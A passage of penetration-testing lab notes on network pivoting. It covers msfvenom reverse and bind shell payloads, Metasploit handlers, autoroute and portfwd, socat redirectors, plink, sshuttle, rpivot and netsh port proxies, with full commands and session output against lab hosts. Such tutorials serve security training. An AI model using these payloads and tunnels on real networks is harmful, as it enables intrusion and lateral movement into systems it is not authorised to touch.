debug1: channel 0: free: 172.16.5.19, nchannels 2
debug1: channel 1: connected to 0.0.0.0 port 8000
debug1: channel 1: free: 172.16.5.19, nchannels 1
debug1: client_input_channel_open: ctype forwarded-tcpip rchan 2 win 2097152 max 32768
debug1: client_request_forwarded_tcpip: listen 172.16.5.129 port 8080, originator 172.16.5.19 port 61356
debug1: connect_next: host 0.0.0.0 ([0.0.0.0]:8000) in progress, fd=4
debug1: channel 0: new [172.16.5.19]
debug1: confirm forwarded-tcpip
debug1: channel 0: connected to 0.0.0.0 port 8000
Meterpreter Session Established
If all is set up properly, you will receive a Meterpreter shell pivoted via the Ubuntu server.
[*] Started HTTPS reverse handler on https://0.0.0.0:8000
[!] https://0.0.0.0:8000 handling request from 127.0.0.1; (UUID: x2hakcz9) Without a database connected that payload UUID tracking will not work!
[*] https://0.0.0.0:8000 handling request from 127.0.0.1; (UUID: x2hakcz9) Staging x64 payload (201308 bytes) ...
[!] https://0.0.0.0:8000 handling request from 127.0.0.1; (UUID: x2hakcz9) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (127.0.0.1:8000 -> 127.0.0.1 ) at 2022-03-02 10:48:10 -0500
meterpreter > shell
Process 3236 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\>
Your Meterpreter session should list that your incoming connection is from a locahost itself since you are receiving the connection over the local SSH socket, which created an outbound connection to the Ubuntu server. Issuing the netstat command can show you that the incoming connection is from the SSH service.

Remote Dynamic Port Forwarding with SSH
With remote port forwarding, you were able to forward packets to one socket per SSH connection. However, just as you found with local port forwarding, this single-socket-per-connection limitation can slow you down. You often want more flexibility when attacking networks, especially in the enumeration stages.
Luckily, remote dynamic port forwarding can provide this flexibility. Just as the name suggests, remote dynamic port forwarding creates a dynamic port forward in the remote configuration. The SOCKS proxy port is bound to the SSH server, and traffic is forwarded from the SSH client.
To bind the SOCKS proxy to port 9998 on the loopback interface of your Kali machine, you simply specify -R 9998 to the SSH command you run. You’ll also pass the -N flag to prevent a shell from being opened.
confluence@confluence01:/opt/atlassian/confluence/bin$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<in$ python3 -c 'import pty; pty.spawn("/bin/bash")'
confluence@confluence01:/opt/atlassian/confluence/bin$ ssh -N -R 9998 kali@192.168.118.4
<n/confluence/bin$ ssh -N -R 9998 kali@192.168.118.4
Could not create directory '/home/confluence/.ssh'.
The authenticity of host '192.168.118.4 (192.168.118.4)' can't be established.
ECDSA key fingerprint is SHA256:OaapT7zLp99RmHhoXfbV6JX/IsIh7HjVZyfBfElMFn0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
yes
Failed to add the host to the list of known hosts (/home/confluence/.ssh/known_hosts).
kali@192.168.118.4's password:
The SOCKS proxy port has been bound on both the IPv4 and IPv6 loopback interfaces on your Kali machine.
Just as you did in the classic dynamic port forwarding example, you can use Proxychains to tunnel traffic over this SOCKS proxy port.
kali@kali:~$ tail /etc/proxychains4.conf
# proxy types: http, socks4, socks5, raw
# * raw: The traffic is simply forwarded to the proxy without modification.
# ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 127.0.0.1 9998
Now you can nmap:
kali@kali:~$ proxychains nmap -vvv -sT --top-ports=20 -Pn -n 10.4.50.64
Meterpreter Tunneling & Port Forwarding
Scenario
d41y@htb[/htb]$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.14.18 -f elf -o backupjob LPORT=8080
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: backupjob
Before copying the payload over, you can start a multi/handler, also known as a Generic Payload Handler.
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 0.0.0.0:8080
You can copy the backupjob binary file to the Ubuntu pivot host over SSH and execute it to gain a Meterpreter session.
ubuntu@WebServer:~$ ls
backupjob
ubuntu@WebServer:~$ chmod +x backupjob
ubuntu@WebServer:~$ ./backupjob
You need to make sure the Meterpreter session is successfully established upon executing the payload.
[*] Sending stage (3020772 bytes) to 10.129.202.64
[*] Meterpreter session 1 opened (10.10.14.18:8080 -> 10.129.202.64:39826 ) at 2022-03-03 12:27:43 -0500
meterpreter > pwd
/home/ubuntu
You know that the Windows target is on the 172.16.5.0/23 network. So assuming that the firewall on the Windows target is allowing ICMP request, you would want to perform a ping sweep on this network. You can do that using Meterpreter with the ping_sweep module, which will generate the ICMP traffic from the Ubuntu host to the network.
meterpreter > run post/multi/gather/ping_sweep RHOSTS=172.16.5.0/23
[*] Performing ping sweep for IP range 172.16.5.0/23
You could also perform a ping sweep using a for loop directly on a target pivot host that will ping any device in the network range you specify.
Bash:
for i in {1..254} ;do (ping -c 1 172.16.5.$i | grep "bytes from" &) ;done
CMD:
for /L %i in (1 1 254) do ping 172.16.5.%i -n 1 -w 100 | find "Reply"
PowerShell:
1..254 | % {"172.16.5.$($_): $(Test-Connection -count 1 -comp 172.16.5.$($_) -quiet)"}
There could be scenarios when a host’s firewall blocks ping, and the ping won’t get you successfull replies. In these cases, you can perform a TCP scan on the target network with Nmap. Instead of using SSH port forwarding, you can also use Metasploit’s post-exploitation routing module socks_proxy to configure a local proxy on your attack host.
msf6 > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set SRVPORT 9050
SRVPORT => 9050
msf6 auxiliary(server/socks_proxy) > set SRVHOST 0.0.0.0
SRVHOST => 0.0.0.0
msf6 auxiliary(server/socks_proxy) > set version 4a
version => 4a
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > options
Module options (auxiliary/server/socks_proxy):
Name Current Setting Required Description
---- --------------- -------- -----------
SRVHOST 0.0.0.0 yes The address to listen on
SRVPORT 9050 yes The port to listen on
VERSION 4a yes The SOCKS version to use (Accepted: 4a,
5)
Auxiliary action:
Name Description
---- -----------
Proxy Run a SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > jobs
Jobs
====
Id Name Payload Payload opts
-- ---- ------- ------------
0 Auxiliary: server/socks_proxy
After initiating the SOCKS server, you will configure proxychains to route traffic generated by other tools like Nmap through your pivot on the compromised Ubuntu host. You can add the below line at the end of your proxychains conf.
socks4 127.0.0.1 9050
Finally, you need to tell your socks_proxy module to route all the traffic via your Meterpreter session. You can use the post/multi/manage/autoroute module from Metasploit to add routes for the 172.16.5.0 subnet and then route all your proxychains traffic.
msf6 > use post/multi/manage/autoroute
msf6 post(multi/manage/autoroute) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/autoroute) > set SUBNET 172.16.5.0
SUBNET => 172.16.5.0
msf6 post(multi/manage/autoroute) > run
[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: linux
[*] Running module against 10.129.202.64
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.129.0.0/255.255.0.0 from host's routing table.
[+] Route added to subnet 172.16.5.0/255.255.254.0 from host's routing table.
[*] Post module execution completed
It is also possible to add routes with autoroute by running autoroute from the Meterpreter session.
meterpreter > run autoroute -s 172.16.5.0/23
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 172.16.5.0/255.255.254.0...
[+] Added route to 172.16.5.0/255.255.254.0 via 10.129.202.64
[*] Use the -p option to list all active routes
After adding the necessary route(s) you can use the -p option to list the active routes to make sure your configuration is applied as expected.
meterpreter > run autoroute -p
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Active Routing Table
====================
Subnet Netmask Gateway
------ ------- -------
10.129.0.0 255.255.0.0 Session 1
172.16.4.0 255.255.254.0 Session 1
172.16.5.0 255.255.254.0 Session 1
As you can see from the output above, the route has been added to the 172.16.5.0/23 network. You will now be able to use proxychains to route your Nmap traffic via your Meterpreter session.
d41y@htb[/htb]$ proxychains nmap 172.16.5.19 -p3389 -sT -v -Pn
ProxyChains-3.1 (http://proxychains.sf.net)
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-03 13:40 EST
Initiating Parallel DNS resolution of 1 host. at 13:40
Completed Parallel DNS resolution of 1 host. at 13:40, 0.12s elapsed
Initiating Connect Scan at 13:40
Scanning 172.16.5.19 [1 port]
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.5.19 :3389-<><>-OK
Discovered open port 3389/tcp on 172.16.5.19
Completed Connect Scan at 13:40, 0.12s elapsed (1 total ports)
Nmap scan report for 172.16.5.19
Host is up (0.12s latency).
PORT STATE SERVICE
3389/tcp open ms-wbt-server
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
Port Forwarding
… can also be accomplished using Meterpreter’s portfwd module. You can enable a listener on your attack host and request Meterpreter to forward all the packets received on this port via your Meterpreter session to a remote host.
meterpreter > help portfwd
Usage: portfwd [-h] [add | delete | list | flush] [args]
OPTIONS:
-h Help banner.
-i <opt> Index of the port forward entry to interact with (see the "list" command).
-l <opt> Forward: local port to listen on. Reverse: local port to connect to.
-L <opt> Forward: local host to listen on (optional). Reverse: local host to connect to.
-p <opt> Forward: remote port to connect to. Reverse: remote port to listen on.
-r <opt> Forward: remote host to connect to.
-R Indicates a reverse port forward.
...
meterpreter > portfwd add -l 3300 -p 3389 -r 172.16.5.19
[*] Local TCP relay created: :3300 <-> 172.16.5.19:3389
The above command requests the Meterpreter session to start a listener on your attack host’s local port 3300 and forward all the packets to the remote Windows server 172.16.5.19 on 3389 port via your Meterpreter session. Now, if you execute xfreerdp on your localhost:3300, you will be able to create a remote desktop session.
You can use Netstat to view information about the session you recently established. From a defensive perspective, you may benefit from using Netstat if you suspect a host has been compromised. This allows you to view any sessions a host has established.
d41y@htb[/htb]$ netstat -antp
tcp 0 0 127.0.0.1:54652 127.0.0.1:3300 ESTABLISHED 4075/xfreerdp
Reverse Port Forwarding
You can create a reverse port forward on your existing shell from the previous scenario using the below command. This command forwards all connections on port 1234 running on the Ubuntu server to your attack host on local port 8081.
meterpreter > portfwd add -R -l 8081 -p 1234 -L 10.10.14.18
[*] Local TCP relay created: 10.10.14.18:8081 <-> :1234
...
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LPORT 8081
LPORT => 8081
msf6 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 0.0.0.0:8081
You can now create a reverse shell payload that will send a connection back to your Ubuntu server on 172.16.5.129:1234 when executed on your Windows host. Once you Ubuntu server receives this connection, it will forward that to attack host’s ip:8081 that you configured.
d41y@htb[/htb]$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=172.16.5.129 -f exe -o backupscript.exe LPORT=1234
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: backupscript.exe
Finally, you execute the payload on the Windows host, you should be able to receive a shell from Windows pivoted via the Ubuntu server.
[*] Started reverse TCP handler on 0.0.0.0:8081
[*] Sending stage (200262 bytes) to 10.10.14.18
[*] Meterpreter session 2 opened (10.10.14.18:8081 -> 10.10.14.18:40173 ) at 2022-03-04 15:26:14 -0500
meterpreter > shell
Process 2336 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\>
Socat
Redirection with Reverse Shell
… is a bidirectional relay tool that can create pipe sockets between 2 independent network channels without needing to use SSH tunneling. It acts as a redirector that can listen on one host and port and forward that data to another IP address and port. You can start Metasploit’s listener using the same command mentioned in the last section, and you can start socat on the Ubuntu server.
ubuntu@Webserver:~$ socat TCP4-LISTEN:8080,fork TCP4:10.10.14.18:80
Socat will listen on localhost on port 8000 and forward all the traffic to port 80 on your attack host. Once your redirector is configured, you can create a payload that will connect back to your redirector, which is running on your Ubuntu server. You will also start a listener on your attack host because as soon as socat receives a connection from a target, it will redirect all the traffic to your attack host’s listener, where you would be getting a shell.
d41y@htb[/htb]$ msfvenom -p windows/x64/meterpreter/reverse_https LHOST=172.16.5.129 -f exe -o backupscript.exe LPORT=8080
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 743 bytes
Final size of exe file: 7168 bytes
Saved as: backupscript.exe
Keep in mind that you must transfer this payload to the Windows host. You can use some of the same techniques used above.
d41y@htb[/htb]$ sudo msfconsole
<SNIP>
...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf6 exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf6 exploit(multi/handler) > set lport 80
lport => 80
msf6 exploit(multi/handler) > run
[*] Started HTTPS reverse handler on https://0.0.0.0:80
You can test this by running your payload on the windows host again, and you should see a network connection from the Ubuntu server this time.
[!] https://0.0.0.0:80 handling request from 10.129.202.64; (UUID: 8hwcvdrp) Without a database connected that payload UUID tracking will not work!
[*] https://0.0.0.0:80 handling request from 10.129.202.64; (UUID: 8hwcvdrp) Staging x64 payload (201308 bytes) ...
[!] https://0.0.0.0:80 handling request from 10.129.202.64; (UUID: 8hwcvdrp) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (10.10.14.18:80 -> 127.0.0.1 ) at 2022-03-07 11:08:10 -0500
meterpreter > getuid
Server username: INLANEFREIGHT\victor
Redirection with Bind Shell
Similar to the socat’s reverse shell redirector, you can also create a socat bind shell redirector. This is different from reverse shells that connect back from the Windows server to the Ubuntu server and get redirected to your attack host. In the case of bind shells, the Windows server will start a listener and bind to a particular port. You can create a bind shell payload for Windows and execute it on the Windows host. At the same time, you can create a socat redirector on the Ubuntu server, which will listen for incoming connections from a Metasploit bind handler and forward that to a bind shell payload on a Windows target.

You can create a bind shell using msfvenom with the below command.
d41y@htb[/htb]$ msfvenom -p windows/x64/meterpreter/bind_tcp -f exe -o backupjob.exe LPORT=8443
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 499 bytes
Final size of exe file: 7168 bytes
Saved as: backupjob.exe
You can start a socat bind shell listener, which listens on port 8080 and forwards packets to Windows server 8443.
ubuntu@Webserver:~$ socat TCP4-LISTEN:8080,fork TCP4:172.16.5.19:8443
Finally, you can start a Metasploit bind handler. This bind handler can be configured to connect to your socat’s listener on port 8080.
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/bind_tcp
payload => windows/x64/meterpreter/bind_tcp
msf6 exploit(multi/handler) > set RHOST 10.129.202.64
RHOST => 10.129.202.64
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf6 exploit(multi/handler) > run
[*] Started bind TCP handler against 10.129.202.64:8080
You can see a bind handler connected to a stage request pivoted via a socat listener upon executing the payload on a Windows target.
[*] Sending stage (200262 bytes) to 10.129.202.64
[*] Meterpreter session 1 opened (10.10.14.18:46253 -> 10.129.202.64:8080 ) at 2022-03-07 12:44:44 -0500
meterpreter > getuid
Server username: INLANEFREIGHT\victor
Pivoting around Obstacles
SSH for Windows: plink.exe
Plink, short for PuTTY Link, is a Windows command-line SSH tool that comes as a part of the PuTTY package when installed. Similar to SSH, Plink can also be used to create dynamic port forwards and SOCKS proxies.
In the below image, you have a Windows-based attack host.

The Windows attack host starts a plink.exe process with the below command-line arguments to start a dynamic port forward over the Ubuntu server. This starts an SSH session between the Windows attack host and the Ubuntu server, and then plink starts listening on port 9050.
plink -ssh -D 9050 ubuntu@10.129.15.50
If you don’t want to set up dynamic port forwarding you can also specify the ports:
c:\windows\system32\inetsrv>C:\Windows\Temp\plink.exe -ssh -l kali -pw <YOUR PASSWORD HERE> -R 127.0.0.1:9833:127.0.0.1:3389 192.168.118.4
C:\Windows\Temp\plink.exe -ssh -l kali -pw kali -R 127.0.0.1:9833:127.0.0.1:3389 192.168.118.4
The host key is not cached for this server:
192.168.118.4 (port 22)
You have no guarantee that the server is the computer
you think it is.
The server's ssh-ed25519 key fingerprint is:
ssh-ed25519 255 SHA256:q1QQjIxHhSFXfEIT4gYrRF+zKr0bcLMOJljoINxThxY
If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n, Return cancels connection, i for more info) y
Using username "kali".
Linux kali 5.16.0-kali7-amd64 #1 SMP PREEMPT Debian 5.16.18-1kali1 (2022-04-01) x86_64
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 21 15:50:39 2022 from 192.168.50.64
kali@kali:~$
tip
To avoid having problems with interactivity (if the SSH client key is not cached yet for example) you can pipe the plink.exe command into cmd.exe /c echo y:
cmd.exe /c echo y | .\plink.exe -ssh -l kali -pw <YOUR PASSWORD HERE> -R 127.0.0.1:9833:127.0.0.1:3389 192.168.41.7
Another Windows-based tool called Proxifier can be used to start a socks tunnel via the SSH session you created. Proxifier is a Windows tool that creates a tunneled network for desktop client applications and allows it to operate through a SOCKS or HTTPS proxy and allows for proxy chaining. It is possible to create a profile where you can provide the configuration for your SOCKS server started by Plink on port 9050.
After configuring the SOCKS server for 127.0.0.1 and port 9050, you can directly start mstsc.exe to start an RDP session with a Windows target that allows RDP connections.
SSH Pivoting with Sshuttle
Sshuttle can be extremely useful for automating the execution of iptables and adding pivot rules for the remote host. You can configure the Ubuntu server as a pivot and route all of Nmap’s network traffic with sshuttle.
One interesting usage of sshuttle is that you don’t need to use proxychains to connect to the remote hosts.
To use sshuttle, you specify the option -r to connect to the remote machine with a username and password. Then you need to include the network IP you want to route through the pivot host.
d41y@htb[/htb]$ sudo sshuttle -r ubuntu@10.129.202.64 172.16.5.0/23 -v
Starting sshuttle proxy (version 1.1.0).
c : Starting firewall manager with command: ['/usr/bin/python3', '/usr/local/lib/python3.9/dist-packages/sshuttle/__main__.py', '-v', '--method', 'auto', '--firewall']
fw: Starting firewall with Python version 3.9.2
fw: ready method name nat.
c : IPv6 enabled: Using default IPv6 listen address ::1
c : Method: nat
c : IPv4: on
c : IPv6: on
c : UDP : off (not available with nat method)
c : DNS : off (available)
c : User: off (available)
c : Subnets to forward through remote host (type, IP, cidr mask width, startPort, endPort):
c : (<AddressFamily.AF_INET: 2>, '172.16.5.0', 32, 0, 0)
c : Subnets to exclude from forwarding:
c : (<AddressFamily.AF_INET: 2>, '127.0.0.1', 32, 0, 0)
c : (<AddressFamily.AF_INET6: 10>, '::1', 128, 0, 0)
c : TCP redirector listening on ('::1', 12300, 0, 0).
c : TCP redirector listening on ('127.0.0.1', 12300).
c : Starting client with Python version 3.9.2
c : Connecting to server...
ubuntu@10.129.202.64's password:
s: Running server on remote host with /usr/bin/python3 (version 3.8.10)
s: latency control setting = True
s: auto-nets:False
c : Connected to server.
fw: setting up.
fw: ip6tables -w -t nat -N sshuttle-12300
fw: ip6tables -w -t nat -F sshuttle-12300
fw: ip6tables -w -t nat -I OUTPUT 1 -j sshuttle-12300
fw: ip6tables -w -t nat -I PREROUTING 1 -j sshuttle-12300
fw: ip6tables -w -t nat -A sshuttle-12300 -j RETURN -m addrtype --dst-type LOCAL
fw: ip6tables -w -t nat -A sshuttle-12300 -j RETURN --dest ::1/128 -p tcp
fw: iptables -w -t nat -N sshuttle-12300
fw: iptables -w -t nat -F sshuttle-12300
fw: iptables -w -t nat -I OUTPUT 1 -j sshuttle-12300
fw: iptables -w -t nat -I PREROUTING 1 -j sshuttle-12300
fw: iptables -w -t nat -A sshuttle-12300 -j RETURN -m addrtype --dst-type LOCAL
fw: iptables -w -t nat -A sshuttle-12300 -j RETURN --dest 127.0.0.1/32 -p tcp
fw: iptables -w -t nat -A sshuttle-12300 -j REDIRECT --dest 172.16.5.0/32 -p tcp --to-ports 12300
With this command, sshuttle creates an entry in your iptables to redirect all traffic to the 172.16.5.0/23 network through the pivot host.
d41y@htb[/htb]$ nmap -v -sV -p3389 172.16.5.19 -A -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-08 11:16 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 11:16
Completed Parallel DNS resolution of 1 host. at 11:16, 0.15s elapsed
Initiating Connect Scan at 11:16
Scanning 172.16.5.19 [1 port]
Completed Connect Scan at 11:16, 2.00s elapsed (1 total ports)
Initiating Service scan at 11:16
NSE: Script scanning 172.16.5.19.
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Nmap scan report for 172.16.5.19
Host is up.
PORT STATE SERVICE VERSION
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: INLANEFREIGHT
| NetBIOS_Domain_Name: INLANEFREIGHT
| NetBIOS_Computer_Name: DC01
| DNS_Domain_Name: inlanefreight.local
| DNS_Computer_Name: DC01.inlanefreight.local
| Product_Version: 10.0.17763
|_ System_Time: 2022-08-14T02:58:25+00:00
|_ssl-date: 2022-08-14T02:58:25+00:00; +7s from scanner time.
| ssl-cert: Subject: commonName=DC01.inlanefreight.local
| Issuer: commonName=DC01.inlanefreight.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-13T02:51:48
| Not valid after: 2023-02-12T02:51:48
| MD5: 58a1 27de 5f06 fea6 0e18 9a02 f0de 982b
|_SHA-1: f490 dc7d 3387 9962 745a 9ef8 8c15 d20e 477f 88cb
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: mean: 6s, deviation: 0s, median: 6s
NSE: Script Post-scanning.
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.07 seconds
You can now use any tool direct without using proxychains.
Web Server Pivoting with Rpivot
Rpivot is a reverse SOCKS proxy tool written in Python for SOCKS tunneling. Rpivot binds a machine inside a corporate network to an external server and exposes the client’s local port on the server-side.

You can start your rpivot SOCKS proxy server using the below command to allow the client to connect on port 9999 and listen on port 9050 for proxy pivot connections.
d41y@htb[/htb]$ python2.7 server.py --proxy-port 9050 --server-port 9999 --server-ip 0.0.0.0
Before running client.py you will need to transfer rpivot to the target.
ubuntu@WEB01:~/rpivot$ python2.7 client.py --server-ip 10.10.14.18 --server-port 9999
Backconnecting to server 10.10.14.18 port 9999
...
# on server
New connection from host 10.129.202.64, source port 35226
You will configure proxychains to pivot over your local server on 127.0.0.1:9050 on your attack host, which was initially started by the Python server.
Finally, you should be able to access the webserver on your server-side, which is hosted on the internal network of 172.16.5.0/23 at 172.16.5.135:80 using proxychains and Firefox.
proxychains firefox-esr 172.16.5.135:80
Similar to the pivot proxy above, there could be scenarios when you cannot directly pivot to an external server on the cloud. Some organizations have HTTP-proxy with NTLM authentication configured with the DC. In such cases, you can provide an additional NTLM authentication option to rpivot to authenticate via the NTLM proxy by providing a username and password. In these cases, you could use rpivot’s client.py in the following way:
python client.py --server-ip <IPaddressofTargetWebServer> --server-port 8080 --ntlm-proxy-ip <IPaddressofProxy> --ntlm-proxy-port 8081 --domain <nameofWindowsDomain> --username <username> --password <password>
Port Forwarding with Windows Netsh
Netsh is a Windows command-line tool (the portproxy subcontext requires administrative privileges) that can help with the network configuration of a particular Windows system. Tasks can be:
- finding routes
- viewing the firewall configuration
- adding proxies
- creating port forwarding rules

You can use netsh.exe to forward all data received on a specific port to a remote host on a remote port. This can be performed using the below command:
C:\Windows\system32> netsh.exe interface portproxy add v4tov4 listenport=8080 listenaddress=10.129.15.150 connectport=3389 connectaddress=172.16.5.25
...
C:\Windows\system32> netsh.exe interface portproxy show v4tov4
Listen on ipv4: Connect to ipv4:
Address Port Address Port
--------------- ---------- --------------- ----------
10.129.15.150 8080 172.16.5.25 3389
… or:
C:\Windows\system32>netsh interface portproxy add v4tov4 listenport=2222 listenaddress=192.168.50.64 connectport=22 connectaddress=10.4.50.215
C:\Windows\system32>netsh interface portproxy show all
Listen on ipv4: Connect to ipv4:
Address Port Address Port
--------------- ---------- --------------- ----------
192.168.50.64 2222 10.4.50.215 22
After configuring the portproxy on your Windows-based pivot host, you will try to connect to the 8080 port of this host from your attack host using xfreerdp. Once a request is sent from your attack host, the Windows host will route your traffic according to the proxy settings configured by netsh.exe.
However, there might be a problem:
